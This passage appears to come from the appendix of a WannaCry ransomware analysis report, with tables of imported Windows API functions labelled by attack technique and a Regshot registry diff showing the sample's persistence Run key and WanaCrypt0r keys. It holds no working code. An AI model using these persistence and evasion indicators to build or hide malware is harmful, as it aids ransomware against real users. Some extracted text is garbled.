<a href="#">ReadFile</a>	-	0x0000D964	0x0000D964	693 (0x02B5)	file	-	implicit	-	KERNEL32.dll
<a href="#">GetFileSize</a>	-	0x0000D970	0x0000D970	355 (0x0163)	file	-	implicit	-	KERNEL32.dll
<a href="#">WriteFile</a>	×	0x0000D97E	0x0000D97E	932 (0x03A4)	file	-	implicit	-	KERNEL32.dll
<a href="#">SetFileAttributesW</a>	×	0x0000D98A	0x0000D98A	794 (0x031A)	file	-	implicit	-	KERNEL32.dll
<a href="#">CreateDirectoryW</a>	-	0x0000D9E8	0x0000D9E8	78 (0x004E)	file	-	implicit	-	KERNEL32.dll
<a href="#">GetTempPathW</a>	-	0x0000D9FC	0x0000D9FC	470 (0x01D6)	file	-	implicit	-	KERNEL32.dll
<a href="#">GetFileAttributesA</a>	-	0x0000DA24	0x0000DA24	350 (0x015E)	file	-	implicit	-	KERNEL32.dll
<a href="#">GetFullPathNameA</a>	-	0x0000DA92	0x0000DA92	361 (0x0169)	file	-	implicit	-	KERNEL32.dll

Figure 88 - Imports part one

CopyFileA	-	0x0000DAA6	0x0000DAA6	67 (0x0043)	file	Remote File Copy	implicit	-	KERNEL32.dll
SystemTimeToFileTime	-	0x0000DB64	0x0000DB64	859 (0x035B)	file	-	implicit	-	KERNEL32.dll
LocalFileTimeToFileTime	-	0x0000DB7C	0x0000DB7C	602 (0x025A)	file	-	implicit	-	KERNEL32.dll
CreateDirectoryA	-	0x0000DB96	0x0000DB96	75 (0x004B)	file	-	implicit	-	KERNEL32.dll
SetFilePointer	-	0x0000DBD4	0x0000DBD4	795 (0x031B)	file	-	implicit	-	KERNEL32.dll
SetFileTime	-	0x0000DBC6	0x0000DBC6	799 (0x031F)	file	-	implicit	-	KERNEL32.dll
fclose	-	0x0000DCB8	0x0000DCB8	588 (0x024C)	file	-	implicit	-	MSVCRT.dll
fwrite	-	0x0000DC22	0x0000DC22	614 (0x0266)	file	-	implicit	-	MSVCRT.dll
fread	-	0x0000DCC2	0x0000DCC2	605 (0x025D)	file	-	implicit	-	MSVCRT.dll
fopen	-	0x0000CD4	0x0000CD4	599 (0x0257)	file	-	implicit	-	MSVCRT.dll
Sleep	-	0x0000DA7C	0x0000DA7C	854 (0x0356)	execution	Sandbox Evasion	implicit	-	KERNEL32.dll
GetCurrentDirectoryA	-	0x0000DB9A	0x0000DB9A	320 (0x0140)	execution	-	implicit	-	KERNEL32.dll
CreateProcessA	✖	0x0000DB32	0x0000DB32	102 (0x0066)	execution	Execution through A...	implicit	-	KERNEL32.dll
TerminateProcess	✖	0x0000DB08	0x0000DB08	862 (0x035E)	execution	-	implicit	-	KERNEL32.dll
GetExitCodeProcess	✖	0x0000DB72	0x0000DB72	346 (0x015A)	execution	-	implicit	-	KERNEL32.dll
GetModuleFileNameA	-	0x0000DAB2	0x0000DAB2	381 (0x017D)	dynamic-library	-	implicit	-	KERNEL32.dll
FreeLibrary	-	0x0000DAE6	0x0000DAE6	248 (0x0F8)	dynamic-library	-	implicit	-	KERNEL32.dll
GetModuleHandleA	-	0x0000DB12	0x0000DB12	383 (0x017F)	dynamic-library	-	implicit	-	KERNEL32.dll
LoadLibraryA	-	0x0000DB64	0x0000DB64	594 (0x0252)	dynamic-library	Execution through A...	implicit	-	KERNEL32.dll
GetProcAddress	-	0x0000DB52	0x0000DB52	416 (0x01A0)	dynamic-library	-	implicit	-	KERNEL32.dll
CryptReleaseContext	✖	0x0000DC14	0x0000DC14	160 (0x00A0)	cryptography	Obfuscated Files or L...	implicit	-	ADVAPI32.dll
rand	✖	0x0000DCE6	0x0000DCE6	678 (0x02A6)	cryptography	Obfuscated Files or L...	implicit	-	MSVCRT.dll
srand	✖	0x0000DCEE	0x0000DCEE	692 (0x02BA)	cryptography	Obfuscated Files or L...	implicit	-	MSVCRT.dll
SetCurrentDirectoryW	✖	0x0000D9D0	0x0000D9D0	779 (0x030B)	-	-	implicit	-	KERNEL32.dll
MultiByteToWideChar	-	0x0000DBE6	0x0000DBE6	629 (0x0275)	-	-	implicit	-	KERNEL32.dll
SetLastError	-	0x0000DB26	0x0000DB26	808 (0x0328)	-	-	implicit	-	KERNEL32.dll
IsBadReadPtr	-	0x0000DB48	0x0000DB48	563 (0x0233)	-	-	implicit	-	KERNEL32.dll
SetCurrentDirectoryA	✖	0x0000DB82	0x0000DB82	778 (0x030A)	-	-	implicit	-	KERNEL32.dll
CloseHandle	-	0x0000DB74	0x0000DB74	52 (0x0034)	-	-	implicit	-	KERNEL32.dll
wsprintfA	-	0x0000DB88	0x0000DB88	727 (0x02D7)	-	-	implicit	-	USER32.dll
realloc	-	0x0000DDC	0x0000DDC	679 (0x02A7)	-	-	implicit	-	MSVCRT.dll
sprintf	-	0x0000DCD	0x0000DCD	690 (0x02B2)	-	-	implicit	-	MSVCRT.dll
strncpy	-	0x0000DCF6	0x0000DCF6	698 (0x02BA)	-	-	implicit	-	MSVCRT.dll
strlen	-	0x0000DDBA	0x0000DDBA	702 (0x02BE)	-	-	implicit	-	MSVCRT.dll
wcscat	-	0x0000DD14	0x0000DD14	735 (0x02DF)	-	-	implicit	-	MSVCRT.dll
wcslcat	-	0x0000DD1E	0x0000DD1E	742 (0x02E6)	-	-	implicit	-	MSVCRT.dll
_CxxFrameHandler	-	0x0000DD28	0x0000DD28	73 (0x0049)	-	-	implicit	-	MSVCRT.dll
void __cdecl operator delete...	-	0x0000DD3C	0x0000DD3C	16 (0x0010)	-	-	implicit	-	MSVCRT.dll
memcmp	-	0x0000DD4C	0x0000DD4C	662 (0x0296)	-	-	implicit	-	MSVCRT.dll
_except_handler3	-	0x0000DD56	0x0000DD56	202 (0x00CA)	-	-	implicit	-	MSVCRT.dll
_local_unwind2	-	0x0000DD6A	0x0000DD6A	316 (0x013C)	-	-	implicit	-	MSVCRT.dll
wcschr	-	0x0000DD7C	0x0000DD7C	747 (0x02EB)	-	-	implicit	-	MSVCRT.dll
wsprintf	-	0x0000DD86	0x0000DD86	715 (0x02CB)	-	-	implicit	-	MSVCRT.dll
void __cdecl operator new...	-	0x0000DD92	0x0000DD92	15 (0x000F)	-	-	implicit	-	MSVCRT.dll

Figure 89 - Imports part two

strcmp	-	0x0000DDAC	0x0000DDAC	696 (0x02B8)	-	-	implicit	-	MSVCRT.dll
strchr	-	0x0000DB86	0x0000DB86	707 (0x02C3)	-	-	implicit	-	MSVCRT.dll
_p_argv	-	0x0000DDC0	0x0000DDC0	99 (0x0063)	-	-	implicit	-	MSVCRT.dll
_p_argc	-	0x0000DDCE	0x0000DDCE	98 (0x0062)	-	-	implicit	-	MSVCRT.dll
_strcmp	-	0x0000DDE6	0x0000DDE6	449 (0x01C1)	-	-	implicit	-	MSVCRT.dll
free	-	0x0000DDF2	0x0000DDF2	606 (0x025E)	-	-	implicit	-	MSVCRT.dll
public: thiscall exception...	-	0x0000DE04	0x0000DE04	8 (0x0008)	-	-	implicit	-	MSVCRT.dll
public: virtual thiscall exce...	-	0x0000DE20	0x0000DE20	13 (0x000D)	-	-	implicit	-	MSVCRT.dll
public: thiscall exception...	-	0x0000DE38	0x0000DE38	7 (0x0007)	-	-	implicit	-	MSVCRT.dll
CxxThrowException	-	0x0000DE54	0x0000DE54	65 (0x0041)	-	-	implicit	-	MSVCRT.dll
calloc	-	0x0000DE6A	0x0000DE6A	576 (0x0240)	-	-	implicit	-	MSVCRT.dll
strcat	-	0x0000DE74	0x0000DE74	694 (0x02B6)	-	-	implicit	-	MSVCRT.dll
_mbsstr	-	0x0000DE7E	0x0000DE7E	380 (0x017C)	-	-	implicit	-	MSVCRT.dll
public: virtual thiscall type ...	-	0x0000DE94	0x0000DE94	14 (0x000E)	-	-	implicit	-	MSVCRT.dll
_exit	-	0x0000DEAC	0x0000DEAC	211 (0x00D3)	-	-	implicit	-	MSVCRT.dll
_XcptFilter	-	0x0000DEB4	0x0000DEB4	72 (0x0048)	-	-	implicit	-	MSVCRT.dll
_exit	-	0x0000DEC2	0x0000DEC2	585 (0x0249)	-	-	implicit	-	MSVCRT.dll
_acmdln	-	0x0000DECA	0x0000DECA	143 (0x008F)	-	-	implicit	-	MSVCRT.dll
_getmainargs	-	0x0000DED4	0x0000DED4	88 (0x0058)	-	-	implicit	-	MSVCRT.dll
_initterm	-	0x0000DEE4	0x0000DEE4	271 (0x010F)	-	-	implicit	-	MSVCRT.dll
_setusermatherr	-	0x0000DEF0	0x0000DEF0	131 (0x0083)	-	-	implicit	-	MSVCRT.dll
_adjust_fdiv	-	0x0000DF04	0x0000DF04	157 (0x009D)	-	-	implicit	-	MSVCRT.dll
_p_commode	-	0x0000DF14	0x0000DF14	106 (0x006A)	-	-	implicit	-	MSVCRT.dll
_p_fmode	-	0x0000DF24	0x0000DF24	111 (0x006F)	-	-	implicit	-	MSVCRT.dll
_set_app_type	-	0x0000DF32	0x0000DF32	129 (0x0081)	-	-	implicit	-	MSVCRT.dll
_controlfp	-	0x0000DF44	0x0000DF44	183 (0x00B7)	-	-	implicit	-	MSVCRT.dll

Figure 90 - Imports part three

## APPENDIX C – REGSHOT OUTPUT

Regshot 1.9.1 x64 Unicode (beta r321)

Comments:

Datetime: 2025-03-11 12:46:58, 2025-03-11 12:54:05

Computer: DESKTOP-14QC1L8, DESKTOP-14QC1L8

Username: user, user

-----  
Keys deleted: 9  
-----

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1156  
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1264  
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1760  
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1972  
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2532  
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\3132  
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\3608  
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\5084  
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\524

-----  
Keys added: 27  
-----

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1876  
HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\ .bmp  
HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\ .bmp\UserChoice  
HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\hivu  
HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\ .hivu  
HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\ .hivu\OpenWithList  
HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\ .hivu



HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagemement\W32:0000000000103BC

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagemement\W32:0000000000402F0

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagemement\W32:0000000000403AE

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagemement\W32:0000000000502D8

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagemement\W32:0000000000502E0

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagemement\W32:000000000050302

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagemement\W32:000000000090218

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node\WanaCryptOr

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\WanaCryptOr

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\_Classes\VirtualStore

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\_Classes\VirtualStore\MACHINE

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\_Classes\VirtualStore\MACHINE\SOFTWARE

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\_Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node

HKU\S-1-5-21-2169232433-3398496680-935370409-

1000\_Classes\VirtualStore\MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0r

HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp

HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp\UserChoice

-----  
Values deleted: 27  
-----

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1156\Terminator:  
"HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1156\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1156\CreationTime:  
0x01DB9277102A436A

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1264\Terminator:  
"HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1264\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1264\CreationTime:  
0x01DB927C82C7C1E3

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1760\Terminator:  
"HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1760\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1760\CreationTime:  
0x01DB9276F3448BCF

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1972\Terminator:  
"HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1972\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1972\CreationTime:  
0x01DB9276F359FFD3

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2532\Terminator:  
"HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2532\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2532\CreationTime:  
0x01DB927758A7B3D2

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\3132\Terminator:  
"HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\3132\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\3132\CreationTime:  
0x01DB92831F839132

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\3608\Terminator:  
"HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\3608\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\3608\CreationTime:  
0x01DB927B252DC60C

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\5084\Terminator:  
"HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\5084\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\5084\CreationTime:  
0x01DB927C17827E29

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\524\Terminator: "HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\524\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\524\CreationTime:  
0x01DB927B367F20CC

-----

Values added: 35

-----

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1876\Terminator:  
"HAM"

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1876\Reason:  
0x00000004

HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\1876\CreationTime:  
0x01DB9283CE8C146E

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Users\user\Desktop\Samples\1\@WanaDecryptor@.exe:  
A9 76 66 B8 84 92 DB 01 00 00 00 00 00 00 00 00 00 02 00 00 00

HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\\Device\HarddiskVolume3\Users\user\Desktop\Samples\1\@WanaDecryptor@.exe: A9 76 66 B8 84 92 DB 01 00 00 00 00 00 00 00 00 00 02 00 00 00

HKU\DEFAULT\Software\Classes\Local  
Settings\MuiCache\64\52C64B7E\@C:\Windows\System32\acppage.dll,-6002: "Windows Batch File"

HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp\UserChoice\ProgId: "AppX43hnxtbyyps62jhe9sqpdzxn1790zetc"

HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp\UserChoice\Hash: "F0yKzleX/Ko="

HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\FileAssociations\ProgIds\\_bmp:  
0x00000001

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\\*\8: 14 00 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30 30 9D 14 00 2E 80 92 2B 16 D3 65 93 7A 46 95 6B 92 70 3A CA 08 AF 60 00 32 00 00 00 00 00 00 00 00 00 80 00 73 68 6F 74 31 2E 68 69 76 75 00 00 46 00 09 00 04 00 EF BE 00 00 00 00 00 00 00 00 2E 00 73 00 68 00 6F 00 74 00 31 00 2E 00 68 00 69 00 76 00 75 00 00 00 1A 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\hiv\0: 14 00 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30 30 9D 14 00 2E 80 92 2B 16 D3 65 93 7A 46 95 6B 92 70 3A CA 08 AF 60 00 32 00 00 00 00 00 00 00 00 00 80 00 73 68 6F 74 31 2E 68 69 76 75 00 00 46 00 09 00 04 00 EF BE 00 00 00 00 00 00 00 00 2E 00 73 00 68 00 6F 00 74 00 31 00 2E 00 68 00 69 00 76 00 75 00 00 00 1A 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\hiv\MRUListEx: 00 00 00 00 FF FF FF FF

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\C:\Tools\Reg  
shot-x64-Unicode\Regshot-x64-Unicode.exe: 0x00000002

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\20: 73 00 68 00 6F 00 74 00  
31 00 2E 00 68 00 69 00 76 00 75 00 00 00 6C 00 32 00 00 00 00 00 00 00 00 00 00 00 73 68 6F 74 31 2E  
68 69 76 75 2E 6C 6E 6B 00 00 4E 00 09 00 04 00 EF BE 00 00 00 00 00 00 00 00 00 00 2E 00 00 00 00 00 00  
00 73 00 68 00 6F 00 74 00 31 00 2E 00  
68 00 69 00 76 00 75 00 2E 00 6C 00 6E 00 6B 00 00 00 1E 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.\hivu\0: 73 00 68 00 6F 00 74  
00 31 00 2E 00 68 00 69 00 76 00 75 00 00 00 6C 00 32 00 00 00 00 00 00 00 00 00 00 00 73 68 6F 74 31  
2E 68 69 76 75 2E 6C 6E 6B 00 00 4E 00 09 00 04 00 EF BE 00 00 00 00 00 00 00 00 00 00 2E 00 00 00 00 00 00  
00 73 00 68 00 6F 00 74 00 31 00 2E  
00 68 00 69 00 76 00 75 00 2E 00 6C 00 6E 00 6B 00 00 00 1E 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.\hivu\MRUListEx: 00 00 00 00  
FF FF FF FF

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-  
9926F41749EA}\Count\P:\Hfref\hfre\Qrfgbc\Fnzcyrf\1\rq01rosop9ro5oorn545ns4q01os5s1071661840  
480439p6r5onor8r080r41nn.rkr: 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 BF 00 00 80  
BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF  
FF FF FF 10 93 1E E1 83 92 DB 01 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-  
9926F41749EA}\Count\P:\Hfref\hfre\Qrfgbc\Fnzcyrf\1\@JnanQrpelcgbe@.rkr: 00 00 00 00 00 00 00 00 00  
00 00 00 00 23 02 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00  
80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\Wallpapers\BackgroundHistoryPath2:  
"C:\Windows\web\wallpaper\Windows\img0.jpg"

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManageme  
nt\W32:000000000000103BC\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManageme  
nt\W32:000000000000402F0\VirtualDesktop: 10 00 00 00 30 30 44 56 53 9E D5 CB 68 12 16 44 B6 37 7B  
A5 B0 43 6B 84

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManageme  
nt\W32:00000000000403AE\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00  
00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManageme  
nt\W32:00000000000502D8\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00  
00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManageme  
nt\W32:00000000000502E0\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00  
00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManageme  
nt\W32:0000000000050302\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00  
00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManageme  
nt\W32:0000000000090218\VirtualDesktop: 10 00 00 00 30 30 44 56 00 00 00 00 00 00 00 00  
00 00 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Run\osnhnowfratdjot119:  
""C:\Users\user\Desktop\Samples\1\tasksche.exe""

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Microsoft\Windows  
NT\CurrentVersion\AppCompatFlags\Compatibility  
Assistant\Store\C:\Users\user\Desktop\Samples\1\ed01ebfbc9eb5bbea545af4d01bf5f10716618404804  
39c6e5babe8e080e41aa.exe: 53 41 43 50 01 00 00 00 00 00 00 00 07 00 00 00 28 00 00 00 00 A0 35 00  
00 00 00 00 01 00 00 00 00 00 00 00 00 00 0A 00 21 00 00 63 1F 6E 6F 0E DE D4 01 00 00 00 00 00  
00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\Classes\Local  
Settings\MuiCache\64\52C64B7E\@C:\Windows\System32\acppage.dll,-6002: "Windows Batch File"

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Software\WanaCrypt0r\wd:  
"C:\Users\user\Desktop\Samples\1"

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\_Classes\Local  
Settings\MuiCache\64\52C64B7E\@C:\Windows\System32\acppage.dll,-6002: "Windows Batch File"

HKU\S-1-5-18\Software\Classes\Local  
Settings\MuiCache\64\52C64B7E\@C:\Windows\System32\acppage.dll,-6002: "Windows Batch File"

HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp\UserChoice\ProgId:  
"AppX43hnxtbyyps62jhe9sqpdzxn1790zetc"  
HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp\UserChoice\Hash:  
"F0yKzleX/Ko="

HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\FileAssociations\ProgIds\\_ .bmp:  
0x00000001

-----  
Values modified: 39  
-----

HKLM\SOFTWARE\Microsoft\Multimedia\Audio\Journal\Render: 53 00 57 00 44 00 5C 00 4D 00 4D 00  
44 00 45 00 56 00 41 00 50 00 49 00 5C 00 7B 00 30 00 2E 00 30 00 2E 00 30 00 2E 00 30 00 30 00 30 00  
30 00 30 00 30 00 30 00 30 00 7D 00 2E 00 7B 00 63 00 38 00 38 00 66 00 37 00 38 00 63 00 34 00 2D 00  
34 00 39 00 37 00 31 00 2D 00 34 00 65 00 63 00 63 00 2D 00 62 00 65 00 65 00 35 00 2D 00 62 00 31 00  
38 00 35 00 64 00 33 00 63 00 31 00 38 00 66 00 61 00 34 00 7D 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
06 00  
00  
00  
00  
00 00

0 00  
00  
00  
00  
00  
00  
00  
00  
00 00

HKLM\SOFTWARE\Microsoft\Multimedia\Audio\Journal\Render: 53 00 57 00 44 00 5C 00 4D 00 4D 00  
44 00 45 00 56 00 41 00 50 00 49 00 5C 00 7B 00 30 00 2E 00 30 00 2E 00 30 00 2E 00 30 00 30 00 30 00  
30 00 30 00 30 00 30 00 30 00 7D 00 2E 00 7B 00 63 00 38 00 38 00 66 00 37 00 38 00 63 00 34 00 2D 00  
34 00 39 00 37 00 31 00 2D 00 34 00 65 00 63 00 63 00 2D 00 62 00 65 00 65 00 35 00 2D 00 62 00 31 00  
38 00 35 00 64 00 33 00 63 00 31 00 38 00 66 00 61 00 34 00 7D 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
09 00  
00  
00 00

[illegible]

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\VFUProvider\StartTime: 0x01DB9284A8A171BF

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC1C75: 6E
03 00 00 00 00 00 00 04 00 04 00 01 00 02 00 01 01 00 00 A5 AD CF 00 CD AD 05 01 30 00 02 00 00 00 02
99 66 00 05 61 0F 01 0D 78 79 00 0D A1 81 00 1C 8F CF 00 21 77 7A 00 24 AC C7 00 25 3A D5 00 27 69 12
01 2F 39 D5 00 31 48 4F 00 3D 7F E6 00 3E 33 83 00 44 B9 07 01 4A AA 81 00 4E 12 24 01 4E E7 C1 00 4F
D5 EC 00 56 0A 85 00 5E 65 27 01 6E 07 7F 00 70 2A 07 01 72 6E 4A 00 74 D6 20 01 75 A3 7E 00 79 9C 39
00 81 06 95 00 86 7B 06 01 87 DE 83 00 97 F6 C4 00 9D 9D 92 00 9E BB 0D 01 A0 CD 71 00 A6 E9 B3 00
A7 36 A8 00 BC 6E B4 00 C0 46 AD 00 C3 6D 81 00 C4 66 27 01 CC 49 56 00 CF 74 AA 00 D3 E8 8D 00 D9
07 24 01 E4 69 C9 00 EF 79 8B 00 F0 E0 B6 00 F1 FC 60 00 F7 D3 6F 00 0B 00 06 00 00 00 04 92 1E 01 55
